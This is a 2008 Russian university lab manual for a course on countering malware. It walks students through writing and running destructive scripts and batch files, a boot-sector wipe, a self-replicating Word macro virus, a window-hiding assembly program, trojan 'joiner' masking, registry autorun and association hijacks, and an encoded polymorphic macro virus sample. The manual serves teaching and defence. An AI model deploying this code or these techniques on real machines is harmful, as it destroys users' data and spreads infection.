

ФЕДЕРАЛЬНОЕ АГЕНТСТВО ПО ОБРАЗОВАНИЮ  
Государственное образовательное учреждение высшего профессионального образования  
«Уральский государственный университет им. А.М. Горького»

ИОНЦ «Информационная безопасность»  
математико-механический факультет  
кафедра алгебры и дискретной математики

**УЧЕБНО-МЕТОДИЧЕСКИЙ КОМПЛЕКС**  
**Противодействие созданию и распространению**  
**вредоносных программ**

---

**ЛАБОРАТОРНЫЙ ПРАКТИКУМ**

Автор:       доцент кафедры  
алгебры       и дискретной  
математики В.В. Бакланов

**Екатеринбург**  
2008

## **ЛАБОРАТОРНЫЙ ПРАКТИКУМ**

### **по дисциплине “Противодействие созданию и распространению вредоносных программ”**

#### **Цель работ:**

1. Ознакомление с вирмейкерскими «руководствами» и «наставлениями» по составлению вредоносных программ, распространяемыми в сети Internet.
2. Знакомство с программным инструментарием, используемым для создания вредоносных программ.
3. Формирование у обучаемых умений различать фрагменты вредоносных программ, написанных на разных языках программирования и в различном формате.
4. Исследование некоторых опасных возможностей операционной системы Windows\*.
5. Исследование распространенных способов внедрения, запуска и маскировки вредоносных программ.
6. Статическое исследование интерпретируемого кода известных вредоносных программ.

#### **Меры безопасности**

Предлагаемые для исследования фрагменты программного кода обладают реальной опасностью и не подлежат распространению. ***Все программное обеспечение, включая операционные системы размещается и запускается только со съемных жестких магнитных дисков, которые устанавливаются в ПЭВМ только на время проведения лабораторных работ.*** Разрешается запускать только те программы и команды, которые поименованы в заданиях. Программный инструментарий, создаваемые и исследуемые файлы должны находиться в каталогах **virN**, где **N** — номер лабораторной работы. ***Копировать фрагменты программ на фиксированный жесткий диск (если он имеется в компьютере) или на любые сменные машинные носители запрещено !***

#### **Аппаратное и программное обеспечение**

1. Съемный жесткий магнитный диск с установленной операционной системой Windows XP (под конфигурацию персональной ЭВМ).
2. Файловый менеджер Far.
3. Шестнадцатеричные редакторы WinHex или Hex Workshop (ver. 4.23).
4. Текстовый редактор Bred (ver. 3).
5. Текстовый процессор Word 9.0 — 11.0.
6. Пакет программ Microsoft MASM32.
7. Менеджер процессов SysInternals Process Explorer.
8. Программа для скрытия процессов Hidding2.0.exe

## ЛАБОРАТОРНАЯ РАБОТА № 1. «Исследование опасных возможностей вредоносных программ и команд»

Цель работы:

- Исследовать потенциально опасные возможности штатных команд оболочек Windows\*.
- Практически выполнить программно управляемые действия, приводящие к блокированию, модификации, удалению и копированию компьютерной информации, а также к нарушению работы ЭВМ. Оценить потенциальную опасность этих команд и программ.
- Получить представление о программном инструментарии, используемом для создания вредоносных программ.

В результате выполнения работы необходимо:

- разобраться с некоторыми видами программ для ЭВМ (исполняемый файл, командный файл, сценарий, макрос), использованием командной строки;
- составить, скомпилировать и запустить несколько разновидностей программ с опасными функциями;
- исследовать механизмы размножения вредоносных макровирусов;

Перед выполнением задания необходимо ознакомиться с теоретическим материалом, изложенным в главе учебного пособия «Действия вредоносных программ, заведомо приводящие к опасным последствиям». Задания должны выполняться по порядку. Результаты наблюдений, ответы на поставленные вопросы и выводы помещайте в текстовый файл.

### Программные воздействия, приводящие к нарушению работы ЭВМ

1. Из каталога **vir1** запустите программу **Demo.exe**, демонстрирующую визуальные проявления некоторых компьютерных вирусов, функционирующих в ОС MS DOS. Проследите внешние эффекты, производимые при их работе. Какими деструктивными возможностями обладают рассмотренные вирусы? Сделайте выводы в отношении опасности этих действий.
2. Запустите из каталога **vir1** исполняемый файл **Pusk4u.exe**. Попробуйте поймать убегающую кнопку <Пуск>. В случае затруднений обратитесь к преподавателю. Является ли данная программа вредоносной?
3. С помощью утилиты **rundll32.exe** можно непосредственно вызывать некоторые функции из библиотек операционной системы. Некоторые из этих функций часто встречаются в исходных текстах вредоносных программ. Для того, чтобы убедиться в этом, создайте текстовый файл со следующим содержанием:

```
Dim Obj, I
```

```
Set Obj=WScript.CreateObject("WScript.Shell")
```

```

For I=1 To 100
Obj.Run "Rundll32.exe User32.dll,SetCursorPos"
WScript.Sleep(1000)
Next

```

Сохраните созданный файл с именем **Mouse.vbs** (Visual Basic Script), после чего запустите его. Постарайтесь подвигать по экрану курсором мыши, произвести манипуляции с пиктограммами или окнами. Убедитесь в том, что каждую секунду курсор мыши перебрасывается в правый нижний угол экрана, не давая пользователю совершить задуманное действие. К какой категории можно отнести созданную программу?

4. С помощью текстового редактора создайте сценарий:

```

Dim B
Set B = WScript.CreateObject("Wscript.Shell")
MsgBox "Программа совершила недопустимую операцию и
будет закрыта!",4144, "Windows"
B.Run("%windir%\system32\shutdown -s -f ")

```

Сохраните сценарий в виде файла с именем **badscript.vbs**. Запустите этот файл и оцените результат. К какой категории можно отнести эту программу?

5. Удалите в файле **badscript.vbs** последнюю строку (содержащую команду на выключение компьютера), организуйте вывод других текстовых сообщений. Измените сценарий для создания циклического вывода сообщений:

```

Dim B,I
For I=1 To 100
Set B = WScript.CreateObject("Wscript.Shell")
MsgBox "Программа совершила недопустимую операцию и
будет закрыта!",4144, "Windows"
Next

```

Число 4144, указанное в команде **MsgBox**, в числе прочих содержит признак системной модальности окна сообщений, и пользователь не сможет продолжить работу, не закрыв очередное окно. Снять окна можно путем удаления в списке процессов программы **wscript.exe**. Список процессов доступен через «Диспетчер задач Windows» и вызывается по <Ctrl+Alt+Del>.

6. Рассмотрите приведенные ниже файлы-сценарии, реализующие «шутливые» действия по отношению к пользователю. Каждый сценарий необходимо скопировать в отдельный текстовый файл и сохранить с именами **script1.vbs** и **script2.vbs**, соответственно.

#### *Сценарий 1*

```

Dim WSHShell, I, MyShortcut, MyDesktop, DesktopPath

```

```

        Set                                WSHShell                                =
WScript.CreateObject("WScript.Shell")
        DesktopPath = WSHShell.SpecialFolders("Desktop")
        For I=1 To 50
            Set                                MyShortcut                                =
WSHShell.CreateShortcut(DesktopPath & " \Привет " &
CStr(I) & ".lnk")
            MyShortcut.WindowStyle = 4
            MyShortcut.IconLocation                                =
WSHShell.ExpandEnvironmentStrings("%SystemRoot%\
system32\SHELL32.dll, 41")
            MyShortcut.Save
        Next

```

### *Сценарий 2*

```

Dim WSHShell,I
Set                                WSHShell                                =
WScript.CreateObject("Shell.Application")
On Error Resume Next
For I=2 To 40
    WSHShell.Explore I
Next

```

Запустите сценарии и оцените потенциальную вредоносность их действий. Закройте выведенные диалоговые окна и удалите созданные ярлыки.

7. Создайте текстовый файл и запишите в него следующую команду:

```
taskkill /IM explorer.exe /f
```

Сохраните файл под именем **kill.cmd**. Закройте все открытые окна, запустите полученный командный файл на исполнение. Каковы последствия запуска? Попробуйте восстановить управление компьютером, не прибегая к его перезагрузке. В случае неудачи обратитесь к преподавателю.

8. Создайте текстовый файл следующего содержания:

```
:metka
md a
cd .\a
goto metka
```

Сохраните файл под именем **deepdir.cmd**. Запустите файл на исполнение на несколько секунд, после чего остановите работу программы, закрыв окно **Командная строка**. Оцените результат работы программы. Есть ли файлы в созданных каталогах? К какой категории программ можно отнести данный командный файл?

## **Программные воздействия, приводящие к блокированию данных**

9. Эффект блокирования клавиатурного ввода в Windows XP можно пронаблюдать на уровне приложения. Для этого в командном окне <Пуск> - «Выполнить» введите имя программы-отладчика Debug, которая откроет свое консольное окно. В этом окне надо ввести короткую команду `o 60 ed`, которая предназначена для управления индикаторами клавиатуры. Дальнейший клавиатурный ввод информации в консольное окно будет заблокирован, и окно потребуется закрывать принудительно.

10. Запустите Microsoft Word и создайте в нем новый документ. Поместите в документ несколько абзацев произвольного текста. Сохраните документ в папке **vir1** под именем **victim.doc**, после чего закройте его. Вновь откройте документ в Microsoft Word и убедитесь, что он корректно открывается, и его содержимое отображается правильно. Закройте документ.

11. Запустите файловый менеджер Far и откройте в нем созданный документ для редактирования (клавиша <F4>). По нулевому смещению от начала файла найдите «магическое число» документов Microsoft Office — **DOCF11E0**. Измените любой байт этого числа и сохраните изменения в файле.

12. Откройте модифицированный документ в Microsoft Word. Объясните результат. С помощью Far верните сигнатуру файла в исходное состояние и вновь откройте его в Microsoft Word. Каковы результаты? Удалите файл. Обратите внимание на то, что **блокирование** данных файла было произведено путем **модификации** его служебных записей.

13. Воспользовавшись правами администратора создайте учетную запись пользователя **JohnDoe** с паролем **12345**:

```
net user JohnDoe 12345 /add
```

Завершите сеанс текущего пользователя и войдите в систему под именем вновь созданного пользователя. Убедитесь в работоспособности новой учетной записи. Вновь зарегистрируйтесь в системе как администратор системы. Удалите учетную запись пользователя **JohnDoe**:

```
net user JohnDoe /delete
```

Убедитесь, что пользователь **JohnDoe** уже не может войти в систему. Вывод: программная **модификация** системных данных приводит к полному **блокированию** системы для конкретного пользователя. Аналогичным образом может быть удалена и учетная запись администратора. **Экспериментировать с учетной записью администратора категорически запрещается!**

14. Создайте текстовый файл следующего содержания (комментарии можно опустить):

```
f 100 1200 "A" 'Заполнить 512 байт оперативной памяти символами «A»
```

```
w 100 0 0 1 'Скопировать эти байты в нулевой сектор дискеты
```

q 'завершить сеанс в отладчике

Сохраните этот файл в корневом каталоге под именем **badboot.txt**. Получите у преподавателя дискету и проверьте ее на работоспособность (если она не отформатирована, проведите ее форматирование и скопируйте на нее несколько файлов). Убедитесь в том, что файлы нормально читаются.

15. Вставьте дискету в дисковод, откройте **Сеанс MS DOS** и введите команду: **debug<c:\badboot.txt** (если файл располагается в корневом каталоге иного логического диска, укажите нужную букву). После этого извлеките и вновь установите дискету в дисковод. Попробуйте прочесть ее. Каков результат? При помощи дискового редактора WinHex (**Open Disk** или **Tools⇒Disk Editor**) просмотрите содержимое нулевого сектора дискеты. Какая информация содержится в нем? Что произойдет, если во второй строке файла **badboot.txt** указать в качестве цели жесткий диск? Можно ли несколько строк, написанных Вами в текстовом файле, считать опасной или вредоносной программой (обратите внимание на то, что при этом не использовался ни один известный язык программирования, а обычный текстовый файл программой не считается). Вывод: *блокирование* данных на машинном носителе достигнуто путем *модификации* информации служебного сектора диска.

### **Программные воздействия, приводящие к вредоносной модификации данных**

16. Исследуйте один из вариантов вредоносной модификации файлов, после которой содержащаяся в них информация полностью меняется. Создайте на «Рабочем столе» папку **Времянка** и скопируйте в нее из каталога **Windows** несколько десятков различных файлов (исполняемых, библиотечных, текстовых, графических) общим объемом до нескольких мегабайт. Затем войдите в эту папку и создайте в ней текстовый файл следующего содержания (строки с комментарием вводить не надо):

```
rem создание нового файла
echo homo homini lupus est >abcd
rem снятие со всех файлов текущего каталога атрибутов «скрытый»,
«системный», «только для чтения», которые могут помешать модификации
attrib -h -s -r *.*
rem копирование с замещением в каждый файл содержимого файла
abcd
for %%f in (*.*) do copy abcd %%f /y
```

17. Сохраните файл под именем **alphabet.cmd**. Таким образом, вы создали из нескольких команд командный файл, который можно запускать на исполнение. Запустите его. Каковы результаты. Что внешне изменилось в файлах после их модификации?

18. Запустите программу **Far.exe**, откройте в режиме просмотра (клавиша <F3>) несколько модифицированных файлов и посмотрите, что они теперь собой представляют. Что произошло в процессе вредоносной модификации? Каковы могут быть последствия запуска такого командного файла в системной директории или папке «Мои документы»?

19. Просмотрите содержимое созданного командного файла. Изменилось ли его содержимое? Можно ли теперь определить, какая программа выполнила деструктивные действия? Почему?

20. Запустите текстовый процессор Microsoft Word и снимите защиту от вирусов в макросах. Настройка выполняется через меню **Сервис**⇒**Макрос**⇒**Безопасность. Уровень безопасности** необходимо установить в положение **Низкая**, а на вкладке **Надежные источники** указать **Доверять всем надежным источникам и шаблонам** и **Доверять доступ к Visual Basic Project**.

21. Откройте в Microsoft Word документ **Проба.doc**. Убедитесь, что данные в нем не искажены и доступны для восприятия.

22. Нажмите комбинацию клавиш <Alt+F11> для запуска редактора Visual Basic for Application (то же самое можно сделать через меню **Сервис**⇒**Макрос**⇒**Редактор Visual Basic**).

23. В окне **Project** редактора Visual Basic выберите проект **Normal**. Найдите в нем программный модуль **ThisDocument**. Откройте окно кода модуля (**View**⇒**Code**). Создайте в нем макрос следующего содержания (комментарии можно опустить):

```
Sub Document_Open()  
On Error Resume Next 'игнорирование ошибок при выполнении  
N = ActiveDocument.Words.Count 'число слов в документе  
For I = 1 To N 'цикл по числу слов  
ActiveDocument.Words(I).Text = "a" 'вставка символа  
ActiveDocument.Save 'сохранение документа с изменениями  
Next I  
End Sub
```

Имя процедуры **Document\_Open** означает, что она будет автоматически исполнена при открытии любого уже существующего документа. Эта процедура не содержит инструкций копирования самой себя, следовательно, она будет автоматически запускаться при открытии документа, в котором находится, а также всех других документов, пока документ **Проба.doc** будет оставаться открытым в текстовом процессоре Microsoft Word.



24. Сохраните изменения в документе, после чего закройте его. Вновь откройте этот документ и проследите за процессом модификации. Можно ли считать выполняемые макросом действия вредоносными? Возможно ли восстановление исходного содержания документа? Будет ли оно возможным, если заменить в макросе вставку символа на строки:

```
Selection.WholeStory  
Selection.Delete
```

### Программные действия, приводящие к удалению информации

25. Исследуйте процесс вредоносного удаления информации. В каталоге **Времянка** на «Рабочем столе» найдите и откройте ранее созданный командный файл **alphabet** и введите в него следующую команду (удаляет файлы и подкаталоги, включая системные и скрытые, без запроса пользователя):

```
rmdir /s /q %cd%
```

Сохраните командный файл с прежним именем и запустите его. Каковы последствия? Что произошло с файлами каталога? С самим командным файлом? Что содержится в «Корзине»? Можно ли установить причину деструктивных последствий?

26. Программы с опасными свойствами становятся вредоносными, если они запускаются на исполнение (или подготавливаются к неизбежному запуску) без уведомления и согласия со стороны пользователя ЭВМ. Исследуйте аргументы, блокирующие запрос программы на выполнение опасных действий.

В каталог **Времянка** на «Рабочем столе» скопируйте все файлы из каталога `%windir%\Cursors`, в котором хранятся графические файлы изображений курсоров мыши. Создайте в каталоге **Времянка** текстовый файл с именем **eraser.cmd** следующего содержания:

```
del *.*
```

Запустите полученный файл. Запрашивается ли разрешение на удаление файлов? Откажитесь от удаления, введя **n** <Enter>. Является ли данная программа вредоносной?

27. Измените содержимое командного файла следующим образом:

```
echo y|del *.*
```

Команда **echo** посылает подтверждение удаления команде **del**, используя конвейер. Запустите командный файл. Запрашивается ли теперь разрешение на удаление файлов? Можно ли считать такую программу вредоносной?

### Исследование процесса вирусного копирования программного кода

28. Исследуйте механизм вирусного заражения глобального шаблона и открываемых документов в текстовом процессоре Microsoft Word. Аналогично п. 23 откройте проект **Normal** и выберите программный модуль **ThisDocument**. В окне кода модуля создайте следующую процедуру:

```
Private Sub Document_Open()  
On Error Resume Next  
Dim AD, NT As Object 'Объявление переменных  
Set AD =   
ActiveDocument.VBProject.VBComponents(1).CodeModule 'Код  
документа  
Set NT =   
NormalTemplate.VBProject.VBComponents(1).CodeModule 'Код  
шаблона  
If AD.Lines(1,1)="" Then AD.InsertLines  
1,NT.Lines(1,NT.CountOfLines) 'Если в открываемом документе  
нет макроса, происходит инфицирование документа из шаблона.  
If NT.Lines(1,1)="" Then NT.InsertLines  
1,AD.Lines(1,AD.CountOfLines) 'Если в шаблоне нет макроса,  
происходит инфицирование шаблона из документа.  
ActiveDocument.Save  
NormalTemplate.Save 'После инфицирования документ и шаблон  
сохраняются  
End Sub
```

Создайте новый документ Microsoft Word произвольного содержания, сохраните его под именем **Документ с макросом.doc** в каталоге **Времянка** и закройте. Поскольку макрос настроен на событие, связанное с открытием уже существующего документа, на этом этапе инфицирования еще не произойдет. Вновь откройте этот же документ. Войдите в редактор Visual Basic и посмотрите содержимое программного модуля **ThisDocument** документа. Имеется ли в нем вирусный код? Удалите программный код из окна шаблона **Normal** и закройте документ. Откройте документ и убедитесь в том, что шаблон вновь оказался зараженным. Таким же образом инфицируется каждый открываемый документ формата Microsoft Word. Удалите вирусный код из документа и шаблона. Сохраните документ, закройте и затем удалите. Убедитесь в том, что в глобальном шаблоне вируса нет. Если удалить вирусный код не удастся — обратитесь к преподавателю.

### Исследование инструментария для создания опасных программ

29. В текстовом редакторе наберите исходный код следующей программы (при работе с электронным вариантом задания допускается просто скопировать текст в окно текстового редактора). Разберитесь с помощью

комментариев в назначении команд. Проверьте правильность указания полных путей к файлам библиотек (**\*.lib**)!


```
.586P                                ;тип центрального процессора
.MODEL FLAT, stdcall ;«плоская» модель адресации оперативной
памяти
EXTERN      GetForegroundWindow@0:NEAR      ;объявление
используемых функций Win32API
EXTERN Sleep@4:NEAR ;внешняя функция, ее имя, передаваемые
данные в байтах, ближняя адресация памяти
EXTERN ShowWindow@8:NEAR
includelib  c:\vir1\masm32\user32.lib      ;присоединение
библиотек
includelib c:\vir1\masm32\kernel32.lib
.code                                ;сегмент кода
start:                                ;начало программы
nxt:                                    ;метка
call GetForegroundWindow@0      ;вызов функции,
возвращающей дескриптор активного окна
push 0                            ;помещение данных в стек
push EAX
call ShowWindow@8      ;вызов функции, делающей активное окно
невидимым
push 1000
call Sleep@4      ;задержка на 1 секунду
loop nxt      ;возврат на метку nxt
end start
```

30. Проверьте набранный текст на отсутствие ошибок и сохраните его под именем **task\_kill.asm** в каталоге **vir1\masm32** (проверьте, чтобы у файла не было двойного расширения: **task\_kill.asm.txt** — компилятор откажется с ним работать). Данный файл представляет собой исходный текст программы на языке Ассемблер. Заметьте, что программа очень проста и доступна даже начинающему. Для вызова библиотечных функций системы из языка Ассемблер требуется знать всего два оператора: **push** — для помещения параметра в стек и **call** для вызова функции по ее имени. Справочники по функциям Win32API легко доступны любому в бумажном или в электронном виде.

31. Запустите **Командную строку**. С помощью команды **cd c:\vir1\masm32** перейдите в каталог, где располагаются программы-трансляторы. Чтобы не перемещаться по каталогам, можете скопировать в каталог **masm32** файл **cmd.exe** и запускать оболочку оттуда.

32.Наберите команду: **ml /c /coff task\_kill.asm**. Если Вы не допустили ошибок при наборе программы и вводе команды, программа-транслятор сообщит об успешном выполнении и в каталоге **masm32** будет создан объектный файл с именем **task\_kill.obj**.

33.Выполните последний этап трансляции, запустив программу-компоновщик. Для этого введите команду **link /subsystem:windows task\_kill.obj**. При правильном выполнении в этом же каталоге появится исполняемый файл **task\_kill.exe**.

34.Запустите созданную программу. После нее запустите несколько приложений (например, «Блокнот», «Калькулятор»). Убедитесь в том, что любое активное окно через одну секунду исчезает. Попробуйте закрыть опасную программу. Комбинацией клавиш <Ctrl+Alt+Del> вызовите для этого «Диспетчер задач». Каковы результаты? Попробуйте завершить работу с помощью кнопки  Пуск> и проследите за результатом. Является ли созданная Вами программа вредоносной? Почему?

#### **Контрольные вопросы:**

1. Какие последствия воздействия вредоносной программы можно оценить как нарушение работы ЭВМ?
2. Дайте определение вредоносному копированию, блокированию, модификации и удалению компьютерной информации.
3. Какие программы можно считать условно безопасными, опасными и особо опасными?
4. Что такое исходный код компьютерной программы?
5. Можно ли считать сообщение о недопустимости выполненных программой действий и завершении в связи с этим ее работы признаком вредоносности программы? Почему?
6. Является ли созданная Вами в пп. 28 — 333 программа вредоносной? Почему?

## ЛАБОРАТОРНАЯ РАБОТА № 2. «Исследование способов скрытого внедрения и запуска вредоносных программ и команд»

Цель работы:

- изучить программные механизмы, лежащие в основе используемых способов скрытого внедрения опасного кода в компьютерные системы,
- исследовать способы внедрения и запуска вредоносных файлов и команд в интерактивном режиме,
- изучить последовательность автоматического запуска программ на этапе загрузки операционной системы и оценить опасность его использования для запуска вредоносного кода,
- исследовать способы сокрытия вредоносных программ в их пассивном и активном состояниях.

Программный инструментарий:

- файловый менеджер Far;
- шестнадцатеричные редакторы типа WinHex или Hex Workshop;
- текстовый редактор Bred;
- программа для «склеивания» файлов Microjoiner.exe;
- менеджер процессов SysInternals Process Explorer.

Работа выполняется в операционных системах семейства Windows NT 5.0 (рекомендуется Windows XP). Для исследования используются штатные утилиты операционной системы, а также файлы различного назначения: текстовые файлы, содержащие фрагменты известных вредоносных макросов и почтовых «червей», программы-шутки и др. В качестве камуфлируемых программ необходимо использовать только исполняемые файлы, расположенные в каталоге **c:\vir2**. Все создаваемые в процессе выполнения лабораторной работы файлы должны располагаться в этом же каталоге.

### Исследование способов скрытого внедрения и запуска программ и команд

1. Изучите (повторите) теоретический материал, изложенный в главах 4 и 5 учебного пособия.
2. Исследуйте возможность скрытия отображаемых атрибутов исполняемого файла с целью создания условий для его случайного запуска пользователем. Откройте каталог **vir2**. Расположив курсор мыши рядом с пиктограммой файла **Notepad.exe**, прочитайте информацию, выведенную контекстной подсказкой, например:

*Описание: Блокнот*

*Производитель: Корпорация Майкрософт*

*Версия файла: 5.1.2600.0*

*Дата создания: 25.09.2002 6:00*

*Размер 64.5 КБ*

Эти строки оболочка Explorer читает из самого файла. Найдите и измените указанные строки. Для этого может быть использован текстовый редактор Bred.

3. Запустите текстовый редактор Bred. Через меню **Файл⇒Открыть** выберите папку **vir2**, укажите **Тип файлов: Все файлы (\*.\*)**. Выделив файл **Notepad.exe**, убедитесь, что параметр **Кодировка** установлен в **UTF-16**. Откройте файл. Найдите в конце файла искомые строки. При необходимости включите перенос длинных строк (**Настройки⇒Параметры⇒Настройки для .exe⇒Переносить длинные строки**). Замените их строками аналогичной длины (например, «Блокнот» на «Нотепад»). Сохраните файл. Посмотрите, изменились ли отображаемая информация о файле, его свойства (в контекстном меню **Свойства⇒Версия**)?
4. Измените отображаемую символику файла с помощью специальной «вирмейкерской» программы (такие программы обобщенно называются «джойнерами»: join по-английски соединять). Одна из таких программ с названием **Microjoiner.exe** располагается в каталоге **vir2**. Измените пиктограмму одного из исследуемых исполняемых файлов. Для этого запустите **Microjoiner.exe**, после запуска программы и вывода диалогового окна «щелкните» правой кнопкой мыши по заголовку поля ввода **File**, в выведенном контекстном меню выберите **Add files** и добавьте в список файлов ваш исполняемый файл. Выделив добавленный файл, нажмите кнопку **Set Icon** и в каталогах найдите один из файлов с расширениями **\*.exe**, **\*.dll** или **\*.ico**, пиктограмму которого вы хотите позаимствовать для вашего файла. После выбора кнопка **Set Icon** сменит название на изображение выбранной пиктограммы. Затем остается нажать кнопку **Create**, и в текущей директории будет создан файл с нужной пиктограммой и именем **Joined.exe**. Это имя нужно изменить обычным способом. Оцените результаты маскировки.
5. Исследуйте возможность создания «тройанской» оболочки для вредоносной программы с помощью **Microjoiner.exe**. В качестве «вредоносной» используйте любую программу-шутку из числа предложенных для исследования. Аналогично предыдущему пункту задания (**File⇒Add files**) последовательно добавьте в список файлов один исполняемый файл (например, **Calc.exe**) и исполняемый файл вредоносной программы. Выберите и измените пиктограмму для результирующего файла. Целесообразно использовать значок основного исполняемого файла, каким в данном случае будет являться «Калькулятор». Создайте (кнопка **Create**) результирующий файл. Переименуйте его так, чтобы название соответствовало выбранной пиктограмме. Оцените размер созданного файла. Просмотрите созданный файл с помощью файлового менеджера Far. Вызывает ли какие-нибудь подозрения созданная программа?

Запустите файл, убедитесь в запуске камуфлирующей и вредоносной программы.

6. Попробуйте упаковать с помощью «джойнера» более двух файлов (в качестве «вредоносного» файла выберите **Hookdump.exe**). Упаковке подлежат файлы любого формата, но комбинированный файл все равно будет исполняемым. Просмотрите результирующий файл с помощью программы Far на предмет обнаружения «склеенных» файлов. Проверьте при помощи антивирусной программы файл **Hookdump.exe** и результирующий файл. Каковы результаты? Оцените опасность такого способа внедрения и запуска вредоносных программ.
7. Исследуйте возможность скрытого запуска вредоносной программы с использованием ярлыков. Создайте на «Рабочем столе» ярлык любой программы, документа или каталога. Щелкните по иконке ярлыка правой кнопкой мыши и выберите из контекстного меню **Свойства**. В окне ввода **Объект** запишите опасную команду, например:

**%windir%\system32\shutdown -f -s** (команда на завершение работы Windows XP)

Замаскируйте ярлык таким образом, чтобы скрыть настоящую команду и создать условия для запуска ярлыка пользователем (например, под обычно присутствующий на «Рабочем столе» ярлык «Мой компьютер»). Для этого смените пиктограмму ярлыка и переименуйте его. Чтобы пользователь не увидел настоящую команду, в окне ввода **Свойства** следует после этой команды ввести длинный пробел, чтобы сместить строку влево за пределы окна и написать вторую команду, которая должна соответствовать отображаемой пиктограмме, например **%windir%\explorer.exe**. При активизации ярлыка выполняется команда, записанная первой, а вторая служит для камуфляжа. В Windows XP при подведении курсора к пиктограмме отображается комментарий (окно **Свойства**⇒**Комментарий**). Измените текст комментария, убедитесь, что теперь отображается измененный текст. Удалите полностью текст комментария. Что отображается при подведении курсора к пиктограмме?

8. Исследуйте форму запуска с использованием ассоциативных связей в системном реестре. Допустим, пользователь часто работает с текстовыми файлами, имеющими расширение **\*.txt**. Откройте **Командную строку** и введите команду:

**ftype txtfile.**

Будет выведена информация о программе по умолчанию для обработки текстовых файлов. Запомните имя и расположение программы-обработчика! Для этого сохраните значение переменной реестра **.Default** (По умолчанию), расположенной по адресу **HKCR\txtfile\shell\open\command\**. Измените ее:

**ftype txtfile=cmd /c net send 127.0.0.1 Про  
текстовые файлы придется забыть!**

После изменения ассоциативной связи при помощи контекстного меню создайте в каталоге **vir2** текстовый документ и дважды щелкните по нему. Оцените результат действий и способ скрытого запуска. Изменилось ли в реестре значение переменной **.Default**? После этого восстановите ассоциативную связь, например:

**ftype txtfile=notepad %1**

или восстановив значение переменной **.Default**.

9. Исследуйте возможность автоматического запуска исполняемой вредоносной программы с помощью записей в системном реестре. Выберите для запуска одну из переименованных штатных утилит, например «Калькулятор», и поочередно запишите строку полного имени файла в качестве параметра в следующие разделы реестра:

- **HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce**
- **HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\Run**
- **HKLM\Software\Microsoft\Windows\CurrentVersion\Run**
- **HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\** (параметр **Load**)
- **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**
- **HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce**

***Будьте осторожны при модификации системного реестра!*** После внесения каждой новой записи производите перезагрузку операционной системы и наблюдайте, на каком этапе загрузки появится диалоговое окно исследуемой программы. Происходит ли нарушение естественного порядка загрузки операционной системы? Какие способы автоматического запуска могут демаскировать вредоносную программу? Являются ли созданные процессы системными или пользовательскими? Остаются ли следы запуска программ в параметрах однократного запуска **RunOnce**?

10. Исследуйте возможность автоматического запуска исполняемой вредоносной программы с ее одновременным сокрытием в списке процессов. Комбинацией клавиш <Ctrl+Alt+Del> вызовите «Диспетчер задач» и откройте вкладку **Процессы**. Среди многочисленных системных процессов и сервисов найдите процессы, запущенные пользователем. Переименуйте исследуемую программу таким образом, чтобы в списке



процессов она напоминала штатно запущенный процесс. Внесите имя своей программы в один из разделов автозапуска системного реестра и перезагрузите систему. Обнаруживается ли ваша программа в списке процессов? Что ее демаскирует? Запустите утилиту «Сведения о системе» **MsInfo32.exe** и найдите запущенный вами процесс в списке (**Программная среда⇒Выполняемые задачи**). Какую дополнительную информацию о процессах можно извлечь с помощью данной утилиты?

11. Исследуйте способы динамического сокрытия программного кода, используемые многими макровирусами. Для этого по аналогии с п. 22 лабораторной работы № 1 создайте документ Word и вставьте в его программный модуль **ThisDocument** следующие процедуры:

```
Sub ToolsMacro()
```


```
MsgBox «Просмотр программных модулей невозможен. Отсутствует динамическая библиотека msor4.dll»
```

```
End Sub
```

```
Sub ViewVBCode()
```

```
MsgBox «Редактор Visual Basic for Application не установлен»
```

```
End Sub
```

12. Попробуйте открыть для просмотра диалоговое окно **Макрос (Сервис⇒Макрос⇒Макросы** или **Вид⇒Панели инструментов⇒Visual Basic⇒**  **Выполнить макрос**). После этого попытайтесь получить доступ к программному коду через редактор Visual Basic (меню **Сервис⇒Макрос⇒Редактор Visual Basic** или **Вид⇒Панели инструментов⇒Visual Basic⇒**  **Редактор Visual Basic**). Попробуйте обойти защиту, установленную вредоносной программой и получить доступ для просмотра программного кода в документе. При затруднении обратитесь к преподавателю.
13. Исследуйте предложенный полиморфный макровирус. Попробуйте установить, для чего он предназначен и какие вредоносные функции выполняет. Чем обеспечивается маскировка программного кода? Выделите мутационный двигатель и постарайтесь «распаковать» закодированную часть программы, не передавая ей управления. Установите, для чего предназначен макровирус и какие вредоносные функции он выполняет. Если статическое исследование программы не удалось, попробуйте вставить программный модуль в документ и открыть его. Предварительно прокомментируйте строку **Call VM**, запускающую распакованную процедуру. Если инфицирование глобального шаблона все же состоялось, удалите скопированный в него модуль и сохраните изменения. При невозможности удаления вредоносного модуля найдите и удалите глобальный шаблон — файл с именем **Normal.dot**.

```

Private Sub Document_Close()
Application.EnableCancelKey = wdCancelDisabled
For V1 = 18 To 39
V2 = Null
V3 =
(ThisDocument.VBProject.VBComponents.Item(1).CodeModule
.Lines(V1, 1))
V4 = Asc(Mid(V3, 2, 1))
V5 = V4 Xor 39
For V6 = 3 To Len(V3)
V7 = Asc(Mid(V3, V6, 1)) Xor V5
V2 = V2 & Chr(V7)
Next V6
V8 = V2
ThisDocument.VBProject.VBComponents.Item(1).CodeMod
ule.ReplaceLine V1, V8
Next V1
Call VM
End Sub
Private Sub VM()
'!@it&P7&;&7>&Ri&5?
'"S7%8%Kpii
'"S6%8%'"'%#%-
QmlvAjfph`kq+SGUwjo`fq+SGFjhujk`kqv+Lq`h-
4,+Fja`Hjapi`+Ilk`v-S4)%4,,
'$U7#>#Jmw+Qmg+*#)#;*#(#2
'$Elq#U6#>#2#Wl#Ofm+U0*
' Q1': 'Ftd/Jnc/Q4+'Q2+'6..' _hu'Q3
'&W3!<!W3!'!Bis)W7(
' Ib s'Q2
' Q0': 'Q5
'!RnouBieskchr(PDVtilcer(PDEikvihchru(Orck.7/(EibcK
ibsjc(TcvjgecJohc&P7*&$!$& &P1
'&Odyu!W0
'#Ktpmkjw*RmvqwTvkpagpmkj$9$4
' Hwsnhit)TfqbIhujfkWuhjws': '7
' Hwsnhit)DhianujDhiqbutnhit': '7
'$U;#>#WkjpGl`vnfmw-UASqlif`w-UA@lnslmfmwp-Jwfn+2*-
@lgfNlgvof-Ojmf+2/#WkjpGl`vnfmw-UASqlif`w-
UA@lnslmfmwp-Jwfn+2*-@lgfNlgvof-@lvmwLeOjmf*
' / [m | (^1(5(Fgzeid\mexdi|m&^JXzgbmk|&^JKgexgfmf|{&A|
